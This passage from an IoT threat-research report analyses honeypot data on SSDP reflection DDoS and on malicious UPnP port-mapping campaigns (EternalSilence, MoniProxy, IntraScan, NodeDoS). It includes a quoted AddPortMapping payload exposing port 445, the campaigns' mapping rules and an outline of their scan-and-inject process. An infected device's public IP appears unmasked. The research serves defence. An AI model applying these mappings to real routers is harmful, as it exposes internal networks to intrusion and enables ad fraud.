From data captured by a number of UPnP honeypots deployed worldwide, we can learn current threats facing the UPnP protocol stack. Moreover, by analyzing port mapping data of network-wide UPnP devices, we can learn the impact of malicious port mapping operations.

4.4.1 UPnP-based Reflection Attacks

To further analyze UPnP-based reflection attacks, we need to collect probe and reflection request data captured by the worldwide UPnP honeypots. Through analysis of this data, we can get a more detailed picture of the impact and severity of such attacks. Data analyzed in this section is sourced from logs generated by worldwide honeypots over a 57-day period from October 17, 2018 to December 12, 2018.

4.4.1.1 Victim Analysis

UPnP honeypots can be disguised as reflectors to capture requests sent by attackers for launching reflection attacks. If heaps of such requests on the same IP address are found in different honeypots in a very short time, this IP address is likely to be a victim of a reflection attack. In Table 4.3, the IP address 119.*.*.120 was such a victim, which received tens of thousands of requests from a number of honeypots within 2 minutes. Obviously, this IP address was suffering an SSDP reflection DDoS attack. Our honeypots were only part of reflectors. Other reflectors also targeted this IP address at the same time. Therefore, the actual size of the DDoS attack was presumably larger.

Table 4.3 Details of a reflection attack

Victim IP	Honeypot Location	Start Time	End Time	Number of Requests Received	Number of Requests Received per Second	Date
119.*.*.120	Germany	22:05:39	22:08:17	17,810	113	2018-12-11
119.*.*.120	India	22:05:39	22:08:18	17,894	113	2018-12-11
119.*.*.120	USA	22:05:39	22:08:19	17,991	112	2018-12-11
119.*.*.120	Canada	22:05:39	22:08:19	17,991	112	2018-12-11
…	…	…	…	…	…	…

Through analysis of log data of honeypots, we found 1056 victim IP addresses of reflection attacks. Associating this information with IoT intelligence, we performed a finer-grained analysis of victims.

(1) Global distribution of victims

Figure 4.16 shows global distribution of reflection attack victims. According to our statistics, China had 71% of such victims, followed by the USA (17%), South Korea and Singapore (2% respectively), and Germany (1%). This indicates that China was most targeted by SSDP reflection attacks, and the USA was also an attractive target for attackers.




Figure 4.16 Global distribution of reflection attack victims

(2) ASN distribution of victims

We had ASN data of 942 reflection attack victims. Figure 4.17 lists top 10 network operators (identified by ASNs) that these victims used. In China, the number of victims varied with network operators. In the USA, users of Enzu networks were more vulnerable to SSDN reflection attacks.




Figure 4.17 Top 10 network operators of reflection attack victims

4.4.1.2 Number of Reflection Attack Incidents

Thanks to the large amplification factor and the large number of vulnerable IoT devices, SSDP reflection attacks are increasingly favored by attackers. Based on DDoS alert data from NTI, we got the monthly

numbers of SSDP reflection DDoS attacks in 2018.




Figure 4.18 Monthly numbers of SSDP reflection DDoS incidents

As shown in Figure 4.18, since January 2018, the number of SSDP reflection DDoS incidents rose steadily until April; then the rising trend flattened from April to June; in July, the number peaked at 2549. This trend coincided with that disclosed by Tencent's Yunding Laboratory. Evidently, SSDP reflection DDoS attacks are a great threat that security professionals should not overlook.

4.4.2 Threats from the UPnP Port Mapping Service

Viewpoint 17: As the SOAP service does not have the authentication mechanism, about 410,000 IoT devices with accessible port mapping services had the possibility of being breached. Among these devices, 8.9% were found to be associated with malicious port mapping entries. This, for example, may expose ports 445 and 139 on intranets to the Internet. As a result, intranets may be at the risk of being targeted by EternalBlue and EternalRed. In fact, we found that each infected device had 282 compromise records on average.

Viewpoint 18: We observed two families used to add malicious port mappings: IntraScan and NodeDoS (because of the description field of "node:nat:upn" in the port mapping table). The former

attempts to expose all intranet ports to the Internet and has infected about 9000 devices worldwide. The latter engages in two types of malicious behavior: (1) mapping to port 53 of 8.8.8.8, presumably for the purpose of turning devices into clusters of bots for DNS reflection attacks; (2) mapping to a porn ad platform to garner profits from distributed ad clicks. Currently, about 600 devices in the world have been infected with NodeDoS.

In SOAP-related statistics, we noticed that of all IGD devices, the vast majority provided the WANIPConnection ("IPCon" for short) or WANPPPConnection ("PPPCon" for short) service. Besides upnp-org:service:WANPPPConnection defined by the UPnP organization, the PPPCon service had another variant dslforum-org:service:WANPPPConnection, which was available on 2.1% of IGD devices. This type of service does not provide port mapping and so is excluded from our subsequent statistics.

IPCon and PPPCon provide two key operations[39], namely AddPortMapping and GetGenericPortMappingEntry, to open a channel for port mapping on the WAN port of a router or query entries in the port mapping table. As for the channel, it can lead to the intranet, exposing IP addresses and ports on the intranet to the Internet, or lead to other Internet addresses, turning a controlled device into a network proxy, thus facilitating the attacker's other activities.

We found the number of devices with either of the preceding two services enabled reached 530,000, representing 97.64% of the total IGD devices. Among the 530,000 devices, 76.6% (about 410,000) provided accessible[13]port mapping tables and thus were exposed to great security threats.

The following sections analyze threats from the port mapping service based on UPnP port mapping tables collected from network-wide devices.

4.4.2.1 General Situation

The description field in the port mapping table usually indicates the source of a port mapping entry. Therefore, our analysis in this section is conducted around this field. Among the 12.29 million port

13 By "accessible", we mean that responses can be received for port mapping query requests sent to a UPnP device. As it is impossible to perform one-to-one port mapping to verify devices' support for this function, we assume that devices not returning data do not support port mapping operations. For this reason, the number of devices with potential hazards is smaller than the total number of IGD devices.

mapping entries obtained by means of crawling, there were about 1000 different descriptions, covering chat applications like WhatsApp, Skype, and WeChat, download applications like Thunder 5, BitTorrent, and Transmission, and video surveillance devices indicated by such strings as DVR_NVR, ipcam-h264, IPC_CIVIL_CMD, IPC_CIVIL_STREAM, and IPC_RTSP. It is impossible to identify all types of applications from tons of description data. For this reason, we focused our attention on top ones by the number of port mapping entries and identified four malicious port mapping types[14]. Note that the actual number could be greater. Among the four major malicious types, EternalSilence, IntraScan, and NodeDoS are mainly used to map intranet IP addresses and ports, while MoniProxy, acting as a proxy, is mainly used to map Internet IP addresses and ports. These four types are analyzed in detail in four separate sections. Here we only describe the overall situation of malicious port mapping operations.

Table 4.4 Malicious port mapping types

Name	Description	Number of Infected IP Addresses	Number of Port Mapping Entries
EternalSilence	galleta silenciosa	39,062	7,924,165
MoniProxy	MONITOR	7111	568,144
IntraScan	Intranet IP + port	9240	239,373
NodeDoS	node:nat:upnp	681	34,873

As one device may be infected by multiple types of malware, deduplication was performed on related IP addresses. After this operation, the actual number of infected devices stood at approximately 44,000, accounting for 8.9% of the total devices providing the port mapping service. In terms of port mapping entries, 73% were malicious and each infected device had 282 infection records on average.

Viewpoint 19: In terms of the number of devices with the port mapping service enabled and the number of devices having malicious port mapping entries, South Korea was ranked first among all countries covered by our statistics.

Figure 4.19 shows the global distribution of devices enabled with the port mapping service and that of the infected devices. As shown in this figure, whether in terms of the total number of devices or the number of infected devices, South Korea took the first spot. From the percentage of infected devices,

14 For why these types are so named, see the following separate sections.

South Korea also topped the list, standing at 40%. In China, the percentage was 10%.




Figure 4.19 Global distribution of devices enabled with the port mapping service and that of infected devices

In the course of analyzing intranet ports included in port mapping tables, we found about 720,000 entries that recorded the intranet port as 0 ("0 entry"), representing 5% of the total entries. These entries were found in 12,000 independent IP addresses, or 3% of the total devices providing the port mapping service. Through further analysis, these IP addresses were divided into the following two types:

1. Devices, whose all port mapping entries recorded the intranet port as 0, accounted for 91.3% to reach 10,999. The number of such entries hit 721,774, taking up 99.6% of the total 0 entries.
2. Devices, whose part of mapping entries recorded the intranet port as 0, accounted for 8.7%. The number of such entries was 2669, representing 0.37% of the total 0 entries and 3.34% of the total mapping entries on these devices.

We believe that some devices'[15] UPnP protocol implementations were defective and so returned the incorrect value of 0 as the target port number when reporting mapping information. By far, it is not clear whether these entries can work as expected.

One step further, we analyzed the description field of 0 entries. As shown in Table 4.5, these entries included both malicious mappings (galleta silenciosa, namely, EternalSilence) and normal ones (libtorrent and wechat). The percentage of 0 entries to the total number of mapping entries is almost the same as that of the devices with 0 entries to the total number of devices providing the port mapping service. Most 0 entries were caused by the devices per se and, by the time this report is written, we have not found any malicious applications that intentionally issue instructions on setting the intranet port to 0.

Table 4.5 Top 10 applications associated with port 0 in port mapping tables

description	Number of 0 Entries
galleta silenciosa	343,253
MONITOR	199,604
libtorrent	29,761
PiXel	24,188
Network	18,179
wechat	6938
Intranet IP + port	10,243
uTorrent	33,698
miniupnpd	8596
DaumNPP	5357

4.4.2.2 EternalSilence

Viewpoint 20: Around the world, there were about 40,000 devices infected with EternalSilence, accounting for 9.7% of all devices with the port mapping service enabled. On average, each malicious IP address had 278 malicious port mapping entries. EternalSilence maps ports 149 and 445 on intranets to the Internet. Attackers attempt to break into intranet hosts for malicious

15 We also analyzed the distribution of vendors and found that these devices were mostly from one of several vendors. Therefore, we suspect that these vendors' devices had defects when implementing the UPnP protocol stack. Considering these vendors' privacy, we do not disclose their names in this report. Those who are interested can contact us for related information.

operations by exploiting EternalBlue or other Samba vulnerabilities via these two ports.

EternalSilence made its debut in an Akamai security researcher's UPnProxy research report[9] published in November 2018. According to this report, the attacker set fields as follows when manipulating port mappings:

{"NewProtocol": "TCP", "NewInternalPort": "445", "NewInternalClient": "192.168.10.212", "NewPortMappingDescription": "galleta silenciosa", "NewExternalPort": "47669"}

The NewPortMappingDescription field has "galleta silenciosa" as the value, which is Spanish meaning "silent cookie/cracker" in English. As these sets of injections attempted to expose TCP ports 445 and 139, via which attackers often leverage EternalBlue and EternalRed exploits, Akamai's security researchers named this exploit EternalSilence.

While Akamai's research report mentioned that over 45,000 routers had been infected, our ongoing monitoring delivered a smaller number, 39,000, or 6.8% of the total devices having the port mapping service enabled. We discovered about 7.92 million intranet/extranet port mapping entries concerning EternalSilence.

Figure 4.20 shows top 10 countries housing the most EternalSilence-infected devices. As shown in the figure, South Korea was most affected by EternalSilence, home to 77% of infected devices. This is in keeping with the distribution of port mapping-enabled devices around the world (Figure 4.19), indicating that the more devices exposed, the more devices breached.




Figure 4.20 Distribution of EternalSilence-infected devices in top 10 countries

Among all intranet ports, ports 139 and 445 were most targeted by EternalSilence, together representing 82% of port mapping entries concerning EternalSilence, as shown in Figure 4.21. This means that EternalBlue or other Samba vulnerabilities were exploited to break into intranet hosts for malicious operations. Besides, 18% of port mapping entries had 0 as the intranet port number. Port 17962 was also found in port mapping entries on a very small number of devices (11). However, we have found nothing unusual about this port.




Figure 4.21 Distribution of mapped intranet ports on EternalSilence-infected devices

Table 4.6 shows the distribution of intranet/extranet port mappings of EternalSilence-infected devices. Obviously, extranet port numbers showed a distinct feature of continuity, for example, from port 25658 to port 28911 and from port 47458 to port 47711, whether the mapped intranet port is 139, 445, or 0. By contrast, the number of such port mapping entries was quite discrete. Later, we turned our eyes to intranet IP addresses and found that extranet ports mapped to a whole IP segment on the LAN side of devices. For example, ports 28658 to 28911, that is 254 ports in total, mapped to *.*.*.1 to *.*.*.254, namely 254 IP addresses in a segment.

Table 4.6 Distribution of intranet/extranet port mappings on EternalSilence-infected devices

Intranet Port	Extranet Port	Number of Mapping Entries		Intranet Port	Extranet Port	Number of Mapping Entries
139	28658	2536		445	47458	1574
139	28659	2313		445	47459	1590
…	…	…		…	…	…
139	28910	1576		445	47710	1203
139	28911	1550		445	47711	1178
139	51357	731		445	49860	595
…	…	…		…	…	…
139	51610	671		445	50050	599
0	28658	665				
…	…	…				
0	28796	604				

To sum up, EternalSilence could cause a rather serious impact and about 410,000 devices were at risk of being attacked. This new attack method of leveraging UPnP for intranet infiltration has challenged our previous perception of network isolation ensuring security and calls for special attention from both vendors and security researchers.

4.4.2.3 MoniProxy

Viewpoint 21: Around the world, over 7000 devices were infected with MoniProxy, which leverages UPnP port mapping to create reverse proxies for ad fraud. A vast majority (99.73%) of MoniProxy-infected devices were located in South Korea.

MoniProxy is a type of proxy behavior discovered during scanning. It is characterized by the NewPortMappingDescription field in requests marked as "MONITOR" when port mapping is enabled on victim devices. Normal applications, such as Skype and BT clients, manipulate routers, namely, UPnP devices, to open intranet ports for external access. In this sense, destination hosts are some intranet IP addresses. As for MoniProxy, it maps one port on a router to certain ports on other hosts to achieve the reverse proxy effect. This process is the same as that performed by UPnProxy described by Akamai in its research report, and so we dubbed it MoniProxy.

The following table is an example of port mapping entries concerning MoniProxy.

Table 4.7 Example of MoniProxy-manipulated port mapping entries

IP Address	Vendor	Port	Destination Port	Destination Host	Description
111.249.215.163	TOTOLINK	33364	443	31.13.82.52	MONITOR
111.249.215.163	TOTOLINK	33365	443	182.161.73.67	MONITOR
111.249.215.163	TOTOLINK	22263	80	43.227.116.81	MONITOR

vulnerability can be potentially used for such hacking behavior as spamming and promotions abuse. Given proxy behavior requiring more IP addresses than higher bandwidths, the 410,000 devices with open port mapping services may become another "trove of resources" for the anonymous proxy service favored on the underground market.

From Figure 4.22, we can see that MoniProxy-related mappings were mostly focused on ports 80 and 443 to create reverse proxies for specific websites. Besides, 36% of port mapping entries had 0 as the intranet port number.




Figure 4.22 Distribution of mapped intranet ports on MoniProxy-infected devices

MoniProxy resulted in about 570,000 port mapping entries on about 7000 devices on 5933 target IP addresses. Table 4.8 lists top IP addresses most frequently occurring in MoniProxy-manipulated mapping entries. All these IP addresses were used by ad alliance websites and most of them had been included in the ad block list of the well-known ad block plug-in ADBlock Plus.

Table 4.8 Destination IP/domain name mappings manipulated by MoniProxy

Destination IP Address	Number of Mapping Entries	Passive DNS Lookup	ABP Blocked
173.241.248.143	5146	us-u.openx.net	Yes
23.35.221.213	4292	js-sec.casalemedia.com	Yes
183.110.238.136	4245	idsync.admixer.co.kr	Yes
104.74.175.196	4027	stags.bluekai.com	Yes
182.161.73.211	3960	widget.as.criteo.com	Yes
182.161.73.82	3634	widget.criteo.com	Yes
182.161.73.195	3588	static.jp.as.criteo.net	No
35.201.85.114	3478	data-ingress-ae1.tapad.com	No
43.227.116.78	3442	adlc-exchange.toast.com	No

MoniProxy had 80 mapping entries on each host on average and, on the same host, a vast majority of mapping entries pointed to different IP addresses (only 1–2 entries had the same destination IP address). Presumably, it used each IP address to click ads of 80 ad alliances. The more mapping entries, the more profit.

Besides MoniProxy (marked as MONITOR), we captured other similar malicious behavior, as shown in Table 4.9.

Data generated by miniupnpd was mixed with normal behavior data. Malicious behavior data we finally filtered out accounted for 4% of the total and such malicious behavior was identical with that of node:nat:upnp, which is described in detail in section 4.4.2.5 "NodeDoS." The application named "proxy" maliciously sent a mapping request to 951 devices, with 209.85.144.101 as the destination IP address and 80 as the destination port. With a passive DNS lookup, we found the requested domain belonged to an ad provider AdMob. Therefore, like MoniProxy, "proxy" was also for malicious ad clicks.

Table 4.9 Malicious proxy behavior similar to that of MoniProxy

Description	Number of IP Addresses	Average Number of Mapping Entries per IP Address	Number of Mapping Entries
MONITOR	7111	79.89	568,144
miniupnpd	3024	4.89	14,789
proxy	951	1	951
node:nat:upnp	588	57.51	33,815

4.4.2.4 IntraScan

Viewpoint 22: Globally, there were about 9000 devices infected with IntraScan. On average, each victim IP address had 31 malicious port mapping entries. IntraScan was so covetous as to attempt to expose all intranet ports.

IntraScan is a type of more massive intranet scanning behavior. In the mapping table, the description field had the mapped intranet IP + port number as the value, as shown in Table 4.10. As its destination ports were mostly used by sensitive application services, we suspected that it was conducting scanning and so dubbed it IntraScan.

Table 4.10 Example of IntraScan-manipulated port mapping entries

Extranet IP Address	Extranet Port	Intranet Port	Intranet IP Address	Description
175.182.186.*	6554	5554	192.168.1.200	192.168.1.2005554
175.182.186.*	1021	21	192.168.1.200	192.168.1.20021
175.182.186.*	2080	1080	192.168.1.200	192.168.1.2001080
175.182.186.*	1445	445	192.168.1.200	192.168.1.200445
175.182.186.*	1080	80	192.168.1.200	192.168.1.20080

According to our monitoring data, about 9000 infected devices were infected with IntraScan, representing 2.2% of all port mapping-enabled devices. We registered about 260,000 port mapping entries of IntraScan. Each malicious IP address had about 31 such entries on average.

Figure 4.23 shows top 10 countries housing the most IntraScan-infected devices. Like EternalSilence, IntraScan infected the largest number of devices in South Korea, or 47% of all infected devices.




Figure 4.23 Distribution of IntraScan-infected devices in top 10 countries

Figure 4.24 shows the distribution of intranet ports breached by IntraScan, which was so covetous as to attempt to expose all intranet ports, including ports 80, 81, 82, and 8080 (all for web service), port 21 (FTP), port 22 (SSH), port 445 (Samba), port 3306 (MySQL), and port 1433 (MSSQL). Among all IntraScan-related mapping entries, 16% had 0 as the intranet port number, the reason for which has been provided in section 4.4.2.1 "General Situation." Besides, port 9308 was most frequently exposed. This is a port used by Sony PlayStation. If let be, IntraScan will spread further to have a more serious impact than EternalSilence as it attempts to expose more ports than ports 139 and 445. Now, we are not clear what attackers' next move will be after a successful breach into devices.




Figure 4.24 Distribution of mapped intranet ports on IntraScan-infected devices

Table 4.11 shows the distribution of intranet/extranet port mappings of IntraScan-infected devices. From this data, we found two different port mapping rules. The first rule features the same intranet and extranet ports, which fall within the range of 9303–9308 or are larger than 49151. The second rule uses intranet port number + 1000 as the extranet port number. If the mapping fails (the extranet port is in use), IntraScan attempts to add 1025 to the intranet port number and uses the result as the extranet port number. If this also fails, IntraScan continues to add 1 to the previous sum until the mapping succeeds. Ports 80, 81, 82, 8443, and 9999 in the following table were mapped to extranet ports according to this rule.

Table 4.11 Distribution of intranet/extranet port mappings on IntraScan-infected devices

Intranet Port	Extranet Port	Number of Mapping Entries
9303	9303	28
9304	9304	185
9305	9305	1367
9306	9306	1246
9307	9307	1782
9308	9308	2354
49152	49152	56
49153	49153	18
49155	49155	10
55454	55454	3
65255	65255	3
65520	65520	3

Intranet Port	Extranet Port	Number of Mapping Entries
80	1080	1027
80	1105	96
80	1106	15
81	1081	718
81	1106	100
81	1107	22
82	1082	709
82	1107	111
82	1108	19
8443	9443	396
8443	9468	94
9999	10999	112

4.4.2.5 NodeDoS

Viewpoint 23: NodeDoS was mainly involved in two types of malicious behavior: (1) mapping to port 53 of 8.8.8.8 and using devices as botnet members for DNS reflection attacks; (2) mapping to a porn ad platform to garner profits from distributed ad clicks. Globally, there were about 600 devices infected by NodeDoS. On average, each victim IP address had 58 malicious port mapping entries.

NodeDoS was described as node:nat:upnp[16]in the description field of mapping requests. It was mainly involved in two types of malicious behavior: (1) mapping to port 53 of 8.8.8.8 and using devices as botnet members for DNS reflection attacks; (2) mapping to a porn ad platform to garner profits from distributed ad clicks. According to our monitoring data, about 600 devices were infected with NodeDoS. We registered about 34,000 port mapping entries of NodeDoS. Each malicious IP address had about 58 such entries on average. Note that Akamai did not analyze NodeDoS statistically, but only mentioned node:nat:upnp in an example in a research report about UPnProxy[7].

In terms of the number of NodeDoS-infected devices, South Korea still took the first spot, home to

16 Besides, about 3% of devices, or 16 independent IP addresses, had the description field of miniupnpd, which had the same malicious behavior, and so are also covered in this section's analysis.

51.4% of such devices. About 9% of infected devices were located in China.

Table 4.12 shows statistics about destination hosts and ports in NodeDoS-manipulated port mapping entries. There were altogether 774 destination host + destination port combinations, but most such combinations occurred only a few times. As 8.8.8.8 and 205.185.208.85 were two main destination hosts, we focused our analysis on these two addresses. 8.8.8.8 is Google's public DNS IP address. An intruder can simply use a victim host as an anonymous DNS server or use a UPnP device as a springboard for a DNS reflection attack. Table 4.13 lists domains resolved by VirusTotal from another IP address 205.185.208.85. These domains belonged to a porn ad platform, which was also blacklisted by ADBlock. Presumably, these mappings were for ad fraud, similar to those generated by MoniProxy.

Table 4.12 Top 6 destination hosts in NodeDoS-generated mapping entries

Destination Host	Destination Port	Number of Mapping Entries
8.8.8.8	53	18,090
205.185.208.85	80	11,449
199.217.119.213	53	3114
172.16.13.1	23	276
185.162.9.151	53	177
192.168.1.178	22222	157

Table 4.13 Query results of 205.185.208.85 in VirusTotal

Date Resolved	Domain
2019-01-12	vip0x055.ssl.rncdn5.com
2019-01-12	media.trafficjunky.net
2019-01-11	hw-cdn.trafficjunky.net
2019-01-01	static.trafficjunky.net
2018-11-12	cdn10.trafficjunky.net
2018-08-16	192.168.media.trafficjunky.net

4.4.2.6 Attack Sources of Malicious Port Mappings

Our honeypots captured about 12,000 times of manipulation around port mapping tables on routers from October to December, 99% of which were associated with EternalSilence. Therefore, our subsequent analysis revolves around EternalSilence attack sources.

1) Attack principle

Upon analysis of logs generated by honeypots, we divided the attack process of EternalSilence into three steps: (1) scanning devices for the SSDP service; (2) scanning devices for the SOAP service via HTTP GET; (3) attempting to add new port mappings on targets via HTTP POST. See Figure 4.25.




Figure 4.25 EternalSilence's attack process

EternalSilence's scanning target devices for the SSDP service followed the SSDP message format and used UDP as the transport-layer protocol. The purposes are as follows: (1) to determine whether the UPnP service on devices is publicly accessible (normally, after the UPnP service is enabled, the SSDP service, as a child of UPnP, is also enabled); (2) to determine whether the device type is gateway (router), that is, whether devices provide the port mapping capability; (3) to obtain the port and accessed URL of the SOAP service (indicated in the location field of response messages returned by SSDP).

